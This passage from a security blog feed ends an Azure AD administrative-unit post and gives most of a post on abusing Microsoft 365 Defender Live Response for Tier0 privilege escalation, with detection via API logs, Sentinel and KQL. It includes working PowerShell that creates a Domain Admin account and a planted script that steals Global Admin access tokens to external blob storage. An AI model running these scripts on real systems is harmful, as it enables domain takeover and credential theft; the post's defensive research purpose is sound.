<h3 id="objects-of-privileged-or-secure-admin-workstations-pawsaw">Objects of Privileged or Secure Admin Workstations (PAW/SAW)</h3>

<p>Azure AD device objects will be used in <a href="https://docs.microsoft.com/en-us/azure/active-directory/conditional-access/concept-condition-filters-for-devices#common-scenarios">Conditional Access “Device filters” to restrict access from PAW/SAW only</a>. In the past, it was a challenge to restrict Intune Administrators to manipulate device object attributes.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau14.png" alt="Untitled" /></p>

<p><em>Device objects of PAW/SAW can be assigned to RMAU for restricted management by Intune and Windows 365 Administrators. <a href="https://docs.microsoft.com/en-us/azure/active-directory/roles/custom-create">Azure AD custom roles</a> can be created and assigned to allow Endpoint admins limited management of the admin workstation.</em></p>

<p>Security groups for Intune RBAC, Device Compliance or Configuration Profiles assignment of SAW/PAW devices are other sensitive objects which should be restricted.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau15.png" alt="Untitled" /></p>

<p><em>This dynamic group will be used to assign settings to SAW devices for “Control plane” administrators.</em></p>

<p>Microsoft Graph API can be used to <a href="https://docs.microsoft.com/en-us/graph/api/resources/intune-rbac-conceptual?view=graph-rest-1.0">get a list of all users and groups with assigned Intune RBAC roles</a>.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="AzureAD" /><category term="PrivilegedIAM" /><category term="Azure" /><summary type="html"><![CDATA[Restricted Management Administrative Unit (RMAU) allows to protect objects from modification by Azure AD role members on directory-level scope. Management permissions will be restricted to granted Azure AD roles on scope of the particular RMAU. In this blog post, we will have a look on this feature and how you can automate management of RMAUs with Microsoft Graph API. In addition, I will explain use cases, limitations and why this feature support to implement a tiered administration model.]]></summary></entry><entry><title type="html">Abuse and Detection of M365D Live Response for privilege escalation on Control Plane (Tier0) assets</title><link href="https://www.cloud-architekt.net/abuse-detection-live-response-tier0/" rel="alternate" type="text/html" title="Abuse and Detection of M365D Live Response for privilege escalation on Control Plane (Tier0) assets" /><published>2023-03-20T00:00:00+01:00</published><updated>2022-03-20T00:00:00+01:00</updated><id>https://www.cloud-architekt.net/abuse-detection-live-response-tier0</id><content type="html" xml:base="https://www.cloud-architekt.net/abuse-detection-live-response-tier0/"><![CDATA[<h1 id="abuse-and-detection-of-m365d-live-response-for-privilege-escalation-on-control-plane-tier0-assets">Abuse and Detection of M365D Live Response for privilege escalation on Control Plane (Tier0) assets</h1>

<h2 id="what-is-live-response">What is Live Response?</h2>

<p>Security Operations Teams need the ability to establish a remote session to managed devices for in-depth investigation (including collection of forensic evidence). Live Response offers the option to establish this kind of access to onboarded devices for running a number of supported operations, this includes also executing PowerShell scripts or accessing files. This feature has been integrated to the Microsoft 365 Defender Portal and can be enabled from the “<a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/advanced-features?WT.mc_id=AZ-MVP-5003945">Advanced features</a>” blade. Live Response sessions can be started from the “Device Inventory” or “Incident” page by authorized admins and provides a cloud-based interactive shell with support for some basic commands. A defined <a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/live-response?WT.mc_id=AZ-MVP-5003945#basic-commands">list for the supported commands (also in relation to platform support)</a> is very well documented by Microsoft.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse.png" alt="Untitled" /></p>

<p><em>Using live response command console from Microsoft 365 Defender portal to get a list of supported commands</em></p>

<p>In addition, there is also a way for programmatic access by using the <a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/run-live-response?WT.mc_id=AZ-MVP-5003945">“Microsoft Defender for Endpoint API” endpoint</a> (hereinafter referred to as “MDE API”) under the API endpoint <code class="language-plaintext highlighter-rouge">MachineAction</code>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse1.png" alt="Untitled" /></p>

<p><em>Request a file from an MDE onboarded device by using Live Response via MDATP API (aka MDE API)</em></p>

<p><a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/live-response?view=o365-worldwide">More information about Live Response</a> are available from Microsoft Learn.
There are also a couple of great blog articles by the community which explains this feature and related use cases:</p>

<ul>
  <li><a href="https://m365internals.com/2021/05/14/using-microsoft-defender-for-endpoint-during-investigation/">Using Microsoft Defender for Endpoint during investigation - Microsoft 365 Security (m365internals.com)</a></li>
  <li><a href="https://jeffreyappel.nl/using-defender-for-endpoint-live-response-api-with-sentinel-playbooks-automation/">Using Defender for Endpoint Live response API with Sentinel Playbooks/ Automation (jeffreyappel.nl)</a></li>
  <li><a href="https://www.verboon.info/2019/06/microsoft-defender-atp-live-response/">Microsoft Defender ATP – Live Response – Anything about IT (verboon.info)</a></li>
</ul>

<h2 id="which-components-are-involved">Which components are involved?</h2>

<p>Microsoft has shared some details about connectivity dependencies in the <a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/troubleshoot-live-response?WT.mc_id=AZ-MVP-5003945#slow-live-response-sessions-or-delays-during-initial-connections">FAQ section of troubleshooting live response issues</a>. This can be summarized as follows:</p>

<blockquote>
  <p>Live response leverages Defender for Endpoint sensor registration with <strong>WNS service</strong> in Windows. The <strong>WpnService</strong> (Windows Push Notifications System Service) interacts with WNS cloud service to initialize the connection.</p>

</blockquote>

<p>The following docs articles covers further references to understand the WpnService in detail:</p>

<ul>
  <li><a href="https://learn.microsoft.com/en-us/windows/uwp/design/shell/tiles-and-notifications/windows-push-notification-services--wns--overview?WT.mc_id=AZ-MVP-5003945">Windows Push Notification Services (WNS) overview</a></li>
  <li><a href="https://learn.microsoft.com/en-us/windows/uwp/design/shell/tiles-and-notifications/firewall-allowlist-config?WT.mc_id=AZ-MVP-5003945">Enterprise Firewall and Proxy Configurations to Support WNS Traffic</a></li>
  <li><a href="https://www.microsoft.com/download/details.aspx?id=44535">Microsoft Push Notifications Service (MPNS) Public IP ranges</a></li>
</ul>

<p>As we can see later in the event logs, mainly two services are involved in the activities: <strong>MsSense.exe</strong> is the main service executable for MDE and will start <strong>SenseIR.exe</strong> as child process which creates processes or files for the related Live Response actions.</p>

<h3 id="library-for-uploaddownload-scripts">Library for upload/download scripts</h3>

<p>It’s necessary to upload script files to the library before you can run them on the endpoints via Live Response. The library stores all script files at tenant-level and not for the individual user. Those files can be also <a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/live-response-library-methods?view=o365-worldwide">managed by using the MDE API</a> as well.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse2.png" alt="Untitled" /></p>

<p><em>Upload of scripts to the library from M365D portal</em></p>

<h2 id="who-can-establish-connections">Who can establish connections?</h2>

<h3 id="azure-ad-admins">Azure AD admins</h3>

<p>The following members to Azure AD admin roles (alongside of Global Admin) have direct or indirect permissions to interact with Response API and manage library:</p>

<ul>
  <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/permissions-reference?WT.mc_id=AZ-MVP-5003945#security-administrator">Security Administrator</a></li>
  <li><a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/permissions-reference?WT.mc_id=AZ-MVP-5003945#security-operator">Security Operator</a></li>
</ul>

<h3 id="microsoft-365-defender-rbac">Microsoft 365 Defender RBAC</h3>

<p>Microsoft has introduced a new Microsoft 365 Defender RBAC model which allows granular scoping for permissions. This includes also the delegation of the two custom permissions in relation to Live Response API. The permission are <a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender/manage-rbac?WT.mc_id=AZ-MVP-5003945">described in the Microsoft Learning article</a> as follows:</p>

<ul>
  <li><strong>Basic live response</strong>
Initiate a live response session, download files, and perform read-only actions on devices remotely.</li>
  <li><strong>Advanced live response</strong>
Create live response sessions and perform advanced actions, including uploading files and running scripts on devices remotely.</li>
</ul>

<p>Azure AD cross-service admin roles (e.g., Global and Security Admin) can still access M365D features and data, even the <a href="https://learn.microsoft.com/en-us/microsoft-365/security/defender/activate-defender-rbac?WT.mc_id=AZ-MVP-5003945">RBAC model has been activated</a>.</p>

<p><em>Side Note: I’ve decided to set the scope on using the new RBAC model for further scenarios and mitigations.</em></p>

<h3 id="workload-identity-with-api-permissions">Workload Identity with API Permissions</h3>

<p>As already described, the previously described features are also available via programmatic access. The following API Permissions from MDE API (named as “WindowsDefenderATP” in the API permission assignment) can be granted to an application:</p>

<ul>
  <li><strong>Machine.LiveResponse</strong>
Permissions to establish remote session to run live response.</li>
  <li><strong>Library.Manage</strong>
Manage permissions for upload and download files to library</li>
  <li><strong>Machine.Read.All</strong>
Required permission to read machine actions which includes history of Live Response APIs and other Action Center activities</li>
</ul>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse3.png" alt="Untitled" /></p>

<p><em>App registration with assigned permission has similar permissions for Live Response and Library access as “Security Admin”.</em></p>

<h2 id="how-can-it-be-abused-to-gain-privileged-access">How can it be abused to gain privileged access?</h2>

<p>I would like to describe two attack scenarios where privileged users or workload identities with “Advanced Live Response” permissions can gain Control Plane (Tier0) access. They rely on the possibility to execute (unsigned) scripts and abusing the established security context of “Local System” privileges. All the following attack scenarios are general examples and should only give an impression of how Tier0 devices (Domain Controllers, Privileged Access Workstations) could be affected. All the given samples will work interactively in the command console (Portal UI) but also by using the API.</p>

<p>In addition, you should consider also indirect privilege escalation paths by other privileged user and workload identities which are able to takeover accounts or groups with “Live Response” permissions.</p>

<p><a href="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponseOverviewAbuse.png"><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponseOverviewAbuse.png" alt="Overview" /></a></p>

<p><em>Overview about related configurations and dependencies for establishing “Live Response Session” from the portal or by MDE API.</em></p>

<h3 id="create-domain-admin-account-on-active-directory-domain-controllers">Create Domain Admin Account on Active Directory Domain Controllers</h3>

<p>In this case, a live response session will be established to on-premises server which is running “Active Directory Domain Services”. The following script (”Add-DomainAdmin.ps1”) has been uploaded to the library:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kr">Param</span><span class="p">(</span><span class="w">
    </span><span class="p">[</span><span class="n">Parameter</span><span class="p">(</span><span class="n">Mandatory</span><span class="o">=</span><span class="nv">$False</span><span class="p">)]</span><span class="w">
    </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$User</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"DCAdmin"</span><span class="p">,</span><span class="w">

    </span><span class="p">[</span><span class="n">Parameter</span><span class="p">(</span><span class="n">Mandatory</span><span class="o">=</span><span class="nv">$False</span><span class="p">)]</span><span class="w">
    </span><span class="p">[</span><span class="n">Security.SecureString</span><span class="p">]</span><span class="nv">$Password</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="s2">"D0mainAdm!n4U"</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">ConvertTo-SecureString</span><span class="w"> </span><span class="nt">-AsPlainText</span><span class="w"> </span><span class="nt">-Force</span><span class="p">)</span><span class="w">
</span><span class="p">)</span><span class="w">

</span><span class="n">New-LocalUser</span><span class="w"> </span><span class="nv">$User</span><span class="w"> </span><span class="nt">-Password</span><span class="w"> </span><span class="nv">$Password</span><span class="w">
</span><span class="n">net</span><span class="w"> </span><span class="nx">group</span><span class="w"> </span><span class="s2">"Domain Admins"</span><span class="w"> </span><span class="nv">$User</span><span class="w"> </span><span class="nx">/ADD</span><span class="w"> </span><span class="nx">/DOMAIN</span><span class="w">
</span></code></pre></div></div>

<p>The few lines of PowerShell script allow to create an AD user with a pre-defined password and add them to the “Domain Admins” group. The script can be executed remotely from the command console and shows the following result:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse5.png" alt="Untitled" /></p>

<p><em>Command console displays the result from the executed PowerShell script and used Net command</em></p>

<p>Operations to create user account and add them to “Domain Admins” group will be executed by Local System and will be shown in the event log:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse6.png" alt="Untitled" /></p>

<p>Transcript will be stored (alongside to other temporary files) in the following folder on the endpoint:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse7.png" alt="Untitled" /></p>

<p>All executed commands will be visible in the command log:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse8.png" alt="Untitled" /></p>

<p>As you can see in the screenshot, I’ve also used the <code class="language-plaintext highlighter-rouge">getfile</code> command to get a copy of the NTDS database file. In general, many malicious activities can be executed within the given security context.</p>

<h3 id="exfiltrate-access-tokens-of-global-admin-from-azure-powershell-by-adding-custom-postimportscript">Exfiltrate access tokens of Global Admin from Azure PowerShell by adding custom PostImportScript</h3>

<p>Az PowerShell module allows to load a custom script after initialization by placing a script file to the “PostImportScripts” folder. This will be abused to run the <code class="language-plaintext highlighter-rouge">Get-AzAccessToken</code> cmdlet as soon the administrator is using an “Az.Resource” cmdlet (e.g., <code class="language-plaintext highlighter-rouge">Get-AzResourceGroup</code>). Furthermore, the script will create an access token for Microsoft Graph or Azure ARM API and exfiltrate them to blob storage.</p>

<p>The following script (Copy-AzTokenPostImportScripts.ps1) will be executed in the Live Response command console to create the previously described script file.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kr">Param</span><span class="p">(</span><span class="w">
    </span><span class="p">[</span><span class="n">Parameter</span><span class="p">(</span><span class="n">Mandatory</span><span class="o">=</span><span class="nv">$False</span><span class="p">)]</span><span class="w">
    </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$User</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"AdminAccount"</span><span class="p">,</span><span class="w">

    </span><span class="p">[</span><span class="n">Parameter</span><span class="p">(</span><span class="n">Mandatory</span><span class="o">=</span><span class="nv">$False</span><span class="p">)]</span><span class="w">
    </span><span class="p">[</span><span class="n">string</span><span class="p">]</span><span class="nv">$ModulePath</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"C:\Users\</span><span class="si">$(</span><span class="nv">$User</span><span class="si">)</span><span class="s2">\Documents\PowerShell\Modules\Az.Resources\6.5.3"</span><span class="w">
</span><span class="p">)</span><span class="w">

</span><span class="nv">$Content</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'
    $BlobAccountName = "YourBlobStorage"
    $BlobSAStoken = "Secret"
    $ExportFolder = $env:Temp
    $ExportFileName = "MSGraph_access_token.txt"
    $ExportFilePath = $ExportFolder + "\" + $ExportFileName
    (Get-AzAccessToken -ResourceTypeName MSGraph).Token | Out-File $ExportFilePath

    $Uri = "https://$($BlobAccountName).blob.core.windows.net/token/$($ExportFileName)?$($BlobSAStoken)
    $headers = @{"x-ms-blob-type" = "BlockBlob"}
    Invoke-RestMethod -Uri $uri -Method Put -Headers $headers -InFile $file'</span><span class="w">
    
</span><span class="n">New-Item</span><span class="w"> </span><span class="nt">-Path</span><span class="w"> </span><span class="s2">"</span><span class="nv">$ModulePath</span><span class="s2">\PostImportScripts"</span><span class="w"> </span><span class="nt">-Name</span><span class="w"> </span><span class="s2">"Token.ps1"</span><span class="w"> </span><span class="nt">-ItemType</span><span class="w"> </span><span class="s2">"File"</span><span class="w"> </span><span class="nt">-Value</span><span class="w"> </span><span class="nv">$Content</span><span class="w"> </span><span class="nt">-Force</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse9.png" alt="Untitled" /></p>

<p><em>PowerShell script creates a script file in the Az.Resources module folder of the targeted user</em></p>

<p>Let’s take a closer look at what happens when the privileged user starts using Azure PowerShell:</p>

<ul>
  <li>First of all, the cmdlet <code class="language-plaintext highlighter-rouge">Connect-AzAccount</code> will be used by the administrator for establishing an authenticated session to Microsoft Azure.</li>
  <li>Afterwards a cmdlet for managing Azure Resources will be used which requires to load the “Az.Resources” module.</li>
  <li>
    <p>The script “Token.ps1” from the “PostImportScripts” folder will be executed and the access token (in this sample for Microsoft Graph API) will be requested and stored in a blob storage:</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse10.png" alt="Untitled" /></p>
  </li>
</ul>

<p>Access token has been exfiltrated and copied to blob storage. URL of blob storage endpoints are mostly not blocked (even on a PAW/SAW device) which allows accessing container with SAS key.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse11.png" alt="Untitled" /></p>

<p>The replayed token includes <code class="language-plaintext highlighter-rouge">DeviceId</code> and <code class="language-plaintext highlighter-rouge">amr</code> (authentication method) of the privileged user from the endpoint but also a comprehensive scope of “Directory.AccessAsUser.All”.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse12.png" alt="Untitled" /></p>

<p>Token could be used for further malicious activities by creating or manipulating objects in Azure AD via Microsoft Graph API. For example, creating secrets for privileged workload identity as backdoor.</p>

<p>Other replay techniques with scope on other token artifact types can be implemented on a similar approach (e.g., deploying browser extension for pass-the-cookie attacks).</p>

<h2 id="what-options-are-available-for-detection">What options are available for detection?</h2>

<h3 id="action-center-in-m365d-portal">Action Center in M365D Portal</h3>

<p>Audit of live response commands will be shown in the “History” tab of the “Action Center” (from M365D Portal). It displays the commands which have been entered in the portal UI or requested via API call. All initiated actions from privileged users and workload identities are covered.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse13.png" alt="Untitled" /></p>

<p>Details and PowerShell Transcript can be downloaded from the “Command log”:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse14.png" alt="Untitled" /></p>

<h3 id="list-of-runliveresponse-machine-actions-via-api">List of “runliveresponse” (Machine Actions) via API</h3>

<p>MDE API allows to get a list of Machine Actions which includes Live Response API requests:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">GET</span><span class="w"> </span><span class="p">[</span><span class="err">https://api.securitycenter.windows.com/api/machineactions</span><span class="p">]</span><span class="err">(https://api.securitycenter.windows.com/api/machineactions)</span><span class="w">
</span></code></pre></div></div>

<p>The response shows details of the Live Response request and command</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
    </span><span class="nl">"@odata.context"</span><span class="p">:</span><span class="w"> </span><span class="s2">"https://api.securitycenter.microsoft.com/api/$metadata#MachineActions"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"value"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
        </span><span class="p">{</span><span class="w">
            </span><span class="nl">"id"</span><span class="p">:</span><span class="w"> </span><span class="s2">"c141bb71-8125-4234-a184-XXXXXXXXX"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"LiveResponse"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"title"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
            </span><span class="nl">"requestor"</span><span class="p">:</span><span class="w"> </span><span class="s2">"M365DLiveResponse"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"requestorComment"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Create Domain Admin"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"status"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Succeeded"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"machineId"</span><span class="p">:</span><span class="w"> </span><span class="s2">"a9e15a8b846d93d43d6XXXXXXX"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"computerDnsName"</span><span class="p">:</span><span class="w"> </span><span class="s2">"dc1.corp.cloud-architekt.net"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"creationDateTimeUtc"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-03-18T21:02:00.3538594Z"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"lastUpdateDateTimeUtc"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-03-18T21:04:41.93163Z"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"cancellationRequestor"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
            </span><span class="nl">"cancellationComment"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
            </span><span class="nl">"cancellationDateTimeUtc"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
            </span><span class="nl">"errorHResult"</span><span class="p">:</span><span class="w"> </span><span class="mi">0</span><span class="p">,</span><span class="w">
            </span><span class="nl">"scope"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
            </span><span class="nl">"externalId"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
            </span><span class="nl">"requestSource"</span><span class="p">:</span><span class="w"> </span><span class="s2">"PublicApi"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"relatedFileInfo"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="p">,</span><span class="w">
            </span><span class="nl">"commands"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
                </span><span class="p">{</span><span class="w">
                    </span><span class="nl">"index"</span><span class="p">:</span><span class="w"> </span><span class="mi">0</span><span class="p">,</span><span class="w">
                    </span><span class="nl">"startTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-03-18T21:04:01.92Z"</span><span class="p">,</span><span class="w">
                    </span><span class="nl">"endTime"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2023-03-18T21:04:04.693Z"</span><span class="p">,</span><span class="w">
                    </span><span class="nl">"commandStatus"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Completed"</span><span class="p">,</span><span class="w">
                    </span><span class="nl">"errors"</span><span class="p">:</span><span class="w"> </span><span class="p">[],</span><span class="w">
                    </span><span class="nl">"command"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
                        </span><span class="nl">"type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"RunScript"</span><span class="p">,</span><span class="w">
                        </span><span class="nl">"params"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
                            </span><span class="p">{</span><span class="w">
                                </span><span class="nl">"key"</span><span class="p">:</span><span class="w"> </span><span class="s2">"ScriptName"</span><span class="p">,</span><span class="w">
                                </span><span class="nl">"value"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Add-DomainAdmin.ps1"</span><span class="w">
                            </span><span class="p">}</span><span class="w">
                        </span><span class="p">]</span><span class="w">
                    </span><span class="p">}</span><span class="w">
                </span><span class="p">}</span><span class="w">
            </span><span class="p">],</span><span class="w">
            </span><span class="nl">"troubleshootInfo"</span><span class="p">:</span><span class="w"> </span><span class="kc">null</span><span class="w">
        </span><span class="p">}</span><span class="w">
</span><span class="err">}</span><span class="w">
</span></code></pre></div></div>

<p>Download link to get script output (<code class="language-plaintext highlighter-rouge">RunScript</code>) or file content (<code class="language-plaintext highlighter-rouge">GetFile</code>) can be requested (valid for 30 minutes) by the following API call:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">https://api.securitycenter.microsoft.com/api/machineactions/ID/GetLiveResponseResultDownloadLink</span><span class="p">(</span><span class="n">index</span><span class="o">=</span><span class="mi">0</span><span class="p">)</span><span class="w">
</span></code></pre></div></div>

<p>Unfortunately, the list of “Machine Action” seems to covers Live Response API activities only.
Session operations from the Microsoft 365 Defender Portal UI seems not to be included!</p>

<p><strong>Integration of Machine Action in Microsoft Sentinel</strong></p>

<ol>
  <li>Create a logic app with a managed identity and assigned application permissions for <code class="language-plaintext highlighter-rouge">Machine.Read.All</code>. Choose a trigger for the workflow, like in this case a recurrence of 15 minutes.</li>
  <li>
    <p>At next, we create a step to initialize a variable to store the time stamp since last run. This helps us to have a ingest only the <code class="language-plaintext highlighter-rouge">MachineAction</code> Events since last run. Therefore, I am using the following expression:</p>

    <div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="w"> </span><span class="err">getPastTime(</span><span class="mi">5</span><span class="err">,</span><span class="w"> </span><span class="err">'Minute')</span><span class="w">
</span></code></pre></div>    </div>

    <p>Unfortunately, there is no option to share a variable or parameter between the workflow runs which can be used. To my knowledge, this option is a pragmatic approach but not the smartest one. 😉</p>
  </li>
  <li>
    <p>Access to the MDE API will be achieved by using a standard HTTP action. Consider to choosing the right authentication type (in this case, Managed Identity) and the filter to get only events since last run.</p>

    <p><em>Side Note: There is also pre-built “Get list of machine actions” from the “Microsoft Defender ATP” connector which also supports Managed Identity. Nevertheless, I preferred to use HTTP actions for more flexibility.</em></p>
  </li>
  <li>Finally, we add the “Send Data” action from “Azure Log Analytics Data Collector” to ingest the data to a custom table (named “machineActions”) in the Microsoft Sentinel workspace._</li>
</ol>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse15.png" alt="Untitled" /></p>

<p><em>Overview of the Logic App to ingest the machineAction activities to Microsoft Sentinel.</em></p>

<p><strong>Analytics Rule and Hunting Query</strong></p>

<p>In this sample, the built-in Watchlist “<a href="https://learn.microsoft.com/en-us/azure/sentinel/watchlist-schemas?WT.mc_id=AZ-MVP-5003945#high-value-assets">High Value Assets</a>” will be used for tagging Control plane/Tier0-related assets:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse16.png" alt="Untitled" /></p>

<p>The following KQL query combines this tagging with events from custom table which stores all Machine Action events:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">let</span><span class="w"> </span><span class="nx">Tier0Assets</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="err">_</span><span class="n">GetWatchlist</span><span class="p">(</span><span class="s1">'HighValueAssets'</span><span class="p">)</span><span class="w">
    </span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="p">[</span><span class="s1">'Tags'</span><span class="p">]</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"Tier0"</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">computerDnsName</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">[</span><span class="s1">'Asset FQDN'</span><span class="p">]);</span><span class="w">   
</span><span class="n">machineActions_CL</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">parse_json</span><span class="p">(</span><span class="n">value_s</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">value_s.type</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"LiveResponse"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">evaluate</span><span class="w"> </span><span class="nx">bag_unpack</span><span class="p">(</span><span class="n">value_s</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">join</span><span class="w"> </span><span class="nx">kind</span><span class="o">=</span><span class="n">inner</span><span class="w"> </span><span class="p">(</span><span class="n">Tier0Assets</span><span class="p">)</span><span class="w"> </span><span class="n">on</span><span class="w"> </span><span class="nv">$left</span><span class="o">.</span><span class="nf">computerDnsName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="nv">$right</span><span class="o">.</span><span class="nf">computerDnsName</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> </span><span class="nx">TimeGenerated</span><span class="p">,</span><span class="w"> </span><span class="nx">id</span><span class="p">,</span><span class="w"> </span><span class="nx">type</span><span class="p">,</span><span class="w"> </span><span class="nx">status</span><span class="p">,</span><span class="w"> </span><span class="nx">commands</span><span class="p">,</span><span class="w"> </span><span class="nx">computerDnsName</span><span class="p">,</span><span class="w"> </span><span class="nx">Tags</span><span class="p">,</span><span class="w"> </span><span class="nx">requestor</span><span class="p">,</span><span class="w"> </span><span class="nx">requestorComment</span><span class="w">
</span></code></pre></div></div>

<p><a href="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse17.png"><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse17.png" alt="KQL query" /></a></p>

<p><em>MachineAction events will be correlated with classification of “High Value Assets” which allows to filter for Tier0 assets</em></p>

<h3 id="timeline-and-hunting-queries-to-get-insights-from-live-response-commands">Timeline and hunting queries to get insights from live response commands</h3>

<p>Insights of the live response activities are visible in the timeline of the affected devices. You will also find a dedicated “Action Type” and entry with the name “Event of type [LiveResponseCommand] observed on device” in this view.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse18.png" alt="Untitled" /></p>

<p><em>Events from Live Response activities on domain controller to create a domain admin account</em></p>

<p>The following advanced hunting query can be used to get details about the SenseIR service from initializing until starting the PowerShell process.</p>

